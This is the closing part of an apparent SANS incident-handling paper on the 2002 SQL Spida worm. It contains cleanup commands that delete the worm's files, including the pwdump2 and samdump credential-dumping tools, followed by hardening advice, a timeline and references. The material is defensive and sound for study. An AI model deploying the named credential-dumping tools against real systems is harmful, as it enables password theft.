attrib -h %WinDir%\system32\sqlprocess.js
attrib -h %WinDir%\system32\sqldir.js
attrib -h %WinDir%\system32\run.js
attrib -h %WinDir%\system32\timer.dll
attrib -h %WinDir%\system32\samdump.dll
attrib -h %WinDir%\system32\pwdump2.exe
attrib -h %WinDir%\system32\send.txt
del %WinDir%\system32\drivers\services.exe
del %WinDir%\system32\sqlexec.js                or sqlexec.exe if variant A.
del %WinDir%\system32\clemail.exe
del %WinDir%\system32\sqlprocess.js
del %WinDir%\system32\sqldir.js
del %WinDir%\system32\run.js
del %WinDir%\system32\timer.dll
```

```
del %WinDir%\system32\samdump.dll
del %WinDir%\system32\pwdump2.exe
del %WinDir%\system32\send.txt
```

Unregister *timer.dl* with: `regsvr32 /u TIMER.DLL`
At this point, the server should be patched and upgraded before returning it to service.

Repelling the Attack

Three things can be done to keep this particular worm at bay. Using strong passwords on all database accounts will effectively immunize a SQL Server from this particular threat. Blocking TCP/1433 at the border will thwart any inbound scanning attempts. Filtering SMB ports (TCP and UDP ports 135 through 137, and TCP and UDP 445) at the border will cause the worm to be unable to infect servers behind the firewall.

It is important to note that an enterprise following simple security practices, such as simply blocking the SMB ports at the border, would be mostly immune to this threat, but it is important to note that a hardened border will not guarantee total security; worms can easily enter an enterprise via a laptop, so internal security must not be ignored. An additional lesson the learn from this worm is that the patch level of the SQL Server played no role in its susceptibility to infection—a fully up to date server that was improperly configured with a NULL-password is as vulnerable as a fresh, un-patched installation.

Resources:

The Vulnerability and its Exploitation

Common Vulnerability and Exposure Candidate 2000-1209. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-1209

CERT Vulnerability Note VU#635463. http://www.kb.cert.org/vuls/id/635463

CERT Incident Note IN-2002-04. http://www.cert.org/incident_notes/IN-2002-04

BugTraq ID 4797. http://online.securityfocus.com/bid/4797

Microsoft Knowledge Base Article Q313418. http://support.microsoft.com/default.aspx?scid=KB;EN-US;Q313418

Microsoft Knowledge Base Article Q321081. http://support.microsoft.com/default.aspx?scid=KB;EN-US;Q321081

SANS Incident Handler Diary Entries:
http://www.incidents.org/diary/index.html?id=152
http://www.incidents.org/diary/index.html?id=156

Links to analyses

eEye's Analysis of the worm. http://www.eeye.com/html/Research/Advisories/AL20020522.html

SANS Incident Handler's Analysis of the worm. http://www.incidents.org/diary/index.html?id=157

ISS X-Force's analysis. http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20209

Links to remediation tools

Microsoft Security Baseline Tool: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/Tools/MBSAhome.asp

SANS Incident Handler: How to assign password for MSDE. http://www.incidents.org/diary/index.html?id=158

Links to a sampling of news articles

ZDNet:
http://zdnet.com.com/2100-1105-920614.html
http://zdnet.com.com/2100-1105-920187.html
http://zdnet.com.com/2100-1105-920187.html

The Register: http://www.theregister.co.uk/content/archive/25392.html

News.com:
http://news.com.com/2100-1001-919461.html
http://news.com.com/2100-1001-920595.html

Appendix: Timeline of Events

Below are the relevant events from the SQL Worm incident. Ranging from the first documented manual use of the vulnerability, up to the first remediation help request received by the SANS Handlers list.

Date	Event
8/10/2000	CERT VU# 635463 (NULL *sa* password) vulnerability is made public
9/15/2000	NULL *sa* exploited on 168 websites by UK Hacktivist
10/21/2001	Symantec identifies the W32.Cblade.Worm
10/27/2001	CERT publishes IN-2001-13
11/23/2001	Incident Handler's Diary about Kaiten worm published
2/7/2002	TCP/1433 scan detected from Norway
3/30/2002	ACID reports TCP/1433 scan
4/12/2002	*xp_cmdshell* attacks detected by IDS sensors
4/22/2002	Tom Liston's Tar-pit begins capturing TCP/1433 scans
5/2/2002	CAN-2002-0154 extended stored procedures risk proposed
5/3/2002	Up tick in TCP/1433 detected by DShield.org
5/4/2002	MS SQL 7.0 and 2000 buffer overthrow theorized as reason for TCP/1433 scans
5/8/2002	Public user passes along warning of TCP/1433 scanning
5/8/2002	Report of Universities and Businesses compromised by NULL *sa* passwords. Not identified as a worm yet.
5/8/2002	SQL Server hardening instructions and patch lists provided
5/13/2002	NULL *sa* password and *xp_cmdshell* put together as a possible risk
5/16/2002	First packet capture of the attack is posted
5/16/2002	Linking of TCP/1433 scan to CAN-2002-0154
5/20/2002	Honeypot hit by attack, 52 bytes are pushed to the target server. Sadly the honeypot is not a SQL Server.
5/20/2002	Huge spikes in TCP/1433 scanning announced and confirmed from multiple sources
5/21/2002	Code from the worm is posted to the list
5/21/2002	In response to code-availability, multiple analyses of worm are posted
5/21/2002	NULL *sa* password scanner is posted
5/21/2002	Warning that anything running MSDE is also vulnerable
5/21/2002	Q313418 cited
5/21/2002	Symantec identifies Digispid.B.Worm
5/21/2002	Trend identifies JS_SQLSPIDA.B
5/21/2002	McAfee identifies JS/SQLSpida.b.worm
5/22/2002	Initial SNORT rule is hammered out
5/23/2002	Variants A and B are identified-- courtesy of McAfee
5/24/2002	First request for help in clean-up from the worm arrives from the public

References:

Anley, Chris. "Security Advisory A120100-1: SQL Server 2000 Extended Stored Procedure Vulnerability." December 1, 2000. URL: http://www.atstake.com/research/advisories/2000/a120100-2.txt (September 3, 2002).

Application Security, Inc. "Application Security Bulletin CC070204." SHATTER Team Security Alert. July 10, 2002. URL: http://www.appsecinc.com/resources/alerts/mssql/02-0009.html (September 3, 2002).

Application Security, Inc. "Microsoft SQL Server: Buffer Overflows in numerous extended stored procedures." SHATTER Team Security Alert. URL: http://www.appsecinc.com/resources/alerts/mssql/02-0000.html (September 3, 2002).

Carnegie Mellon Software Engineering Institute. "'Kaiten' Malicious Code Installed by Exploiting Null Default Passwords in Microsoft SQL Server." CERT Incident Note IN-2001-13. November 27, 2001. URL: http://ww.cert.org/incident_notes/IN-2001-13.html (August 8, 2002).

Carnegie Mellon Software Engineering Institute. "Exploitation of Vulnerabilities in Microsoft SQL Server." CERT Incident Note IN-2002-04. May 22, 2002. URL: http://www.cert.org/incident_notes/IN-2002-04 (August 8, 2002).

Carnegie Mellon Software Engineering Institute. "Multiple Vulnerabilities in Microsoft SQL Server." CERT Advisory CA-2002-22. July 29, 2002. URL: http://ww.cert.org/advisories/CA-2002-22.html (August 8, 2002).

Carnegie Mellon Software Engineering Institute. "Vulnerabilities, Incidents & fixes." CERT Coordination Center. August 28, 2002. URL: http://www.cert.org/nav/index_red.html (September 3, 2002).

Cisco. "Checking SQL Server or MSDE Version and Service Pack Level." URL: http://www.cisco.com/warp/public/788/AVVID/check_sql_msde_ver.html (August 30, 2002).

DShield.org. "Distributed Intrusions Detection System." DShield.org. August 13th, 2002. URL: http://www.dshield.org/ (September 3, 2002).

Greene, Thomas C. "160+ UK Web sites defaced over petrol tax." The Register. September 16, 2000. URL: http://www.theregister.co.uk/content/archive/13316.html (September 3, 2002).

Leiseboer, John. "Secure Programming Part 2: Software Bugs." URL: http://www.chipcenter.com/eexpert/jleiseboer/jleiseboer047.html (August 31, 2002).

Lichfield, David. "sqladv-poc.c." Microsoft SQL Server Extended Stored Procedure Vulnerability. December 1, 2000. URL: http://www.atstake.com/research/advisories/2000/sqladv-poc.c (September 3, 2002).

McAfee Security. "JS/SQLSpida.a.worm." AVERT. June 6, 2002. URL: http://vil.nai.com/vil/content/v_99500.htm (September 3, 2002).

Microsoft. "Cumulative Patch for SQL Server (Q316333)." Microsoft TechNet. August 14, 2002. URL: http://www.microsoft.com/technet/security/bulletin/ms02-043.asp (August 16, 2002).

Microsoft. "HotFix & Security Bulletin Service." Microsoft TechNet. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/current.asp (September 3, 2002).

Microsoft. "Microsoft Security Bulletin MS00-014." Microsoft TechNet. March 8, 2000. URL: http://www.microsoft.com/technet/security/bulletin/ms00-014.asp (September 3, 2002).

Microsoft. "Microsoft Security Bulletin MS 02-039." Microsoft TechNet. July 24, 2002. URL: http://www.microsoft.com/technet/security/bulletin/ms02-039 (September 3, 2002).

Microsoft. "Microsoft Security Bulletin MS02-035." Microsoft TechNet. July 10, 2002. URL: http://www.microsoft.com/technet/security/bulletin/ms02-035.asp (September 3, 2002).

Microsoft. "SQL Sever 2000 Desktop Engine (MSDE 2000)." Microsoft SQL Server. November 28, 2001. URL: http://www.microsoft.com/SQL/techinfo/development/2000/MSDE2000.asp (August 30, 2002).

MITRE Corporation. "Common Vulnerabilities and Exposures." June 25, 2002. URL: http://www.cve.mitre.org (September 3, 2002).

Northcutt, Stephen, Zeltser, Lenny, Winders, Scott, Krederich, Karen Kent, and Ritchey, Ronald W. Inside Network Perimeter Security. Indianapolis, IN: New Riders, 2003.

The Open Group. "NTLM." The COMsource Documentation. URL: http://www.opengroup.org/comsource/techref2/NCH1222X.HTM (September 3, 2002).

The SANS Institute. "Internet Threat Monitor." Internet Storm Center. URL: http://www.incidents.org (September 3, 2002).

The SANS Institute. "SANS The Twenty Most Critical Internet Security Vulnerabilities." SANS Institute Resources. April 8, 2002. URL: http://www.sans.org/top20.htm (September 3, 2002).

Scambray, Joel and McClure, Stuart. Hacking Exposed Windows 2000: Network Security Secrets & Solutions. New York: Osborne/McGraw-Hill, 2001.

SecurityFocus. "BugTraq ID 5411." SecurityFocus Online. August 6, 2002. URL: http://online.securityfocus.com/bid/5411/exploit (September 3, 2002).

SecurityFocus. "Vulns Archive." SecurityFocus Online. URL: http://online.securityfocus.com/cgi-bin/sfonline/vulns.pl (September 3, 2002).

Last Updated: July 28th, 2017

Upcoming Training

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504**	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
Community SANS Chicago SEC504**	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event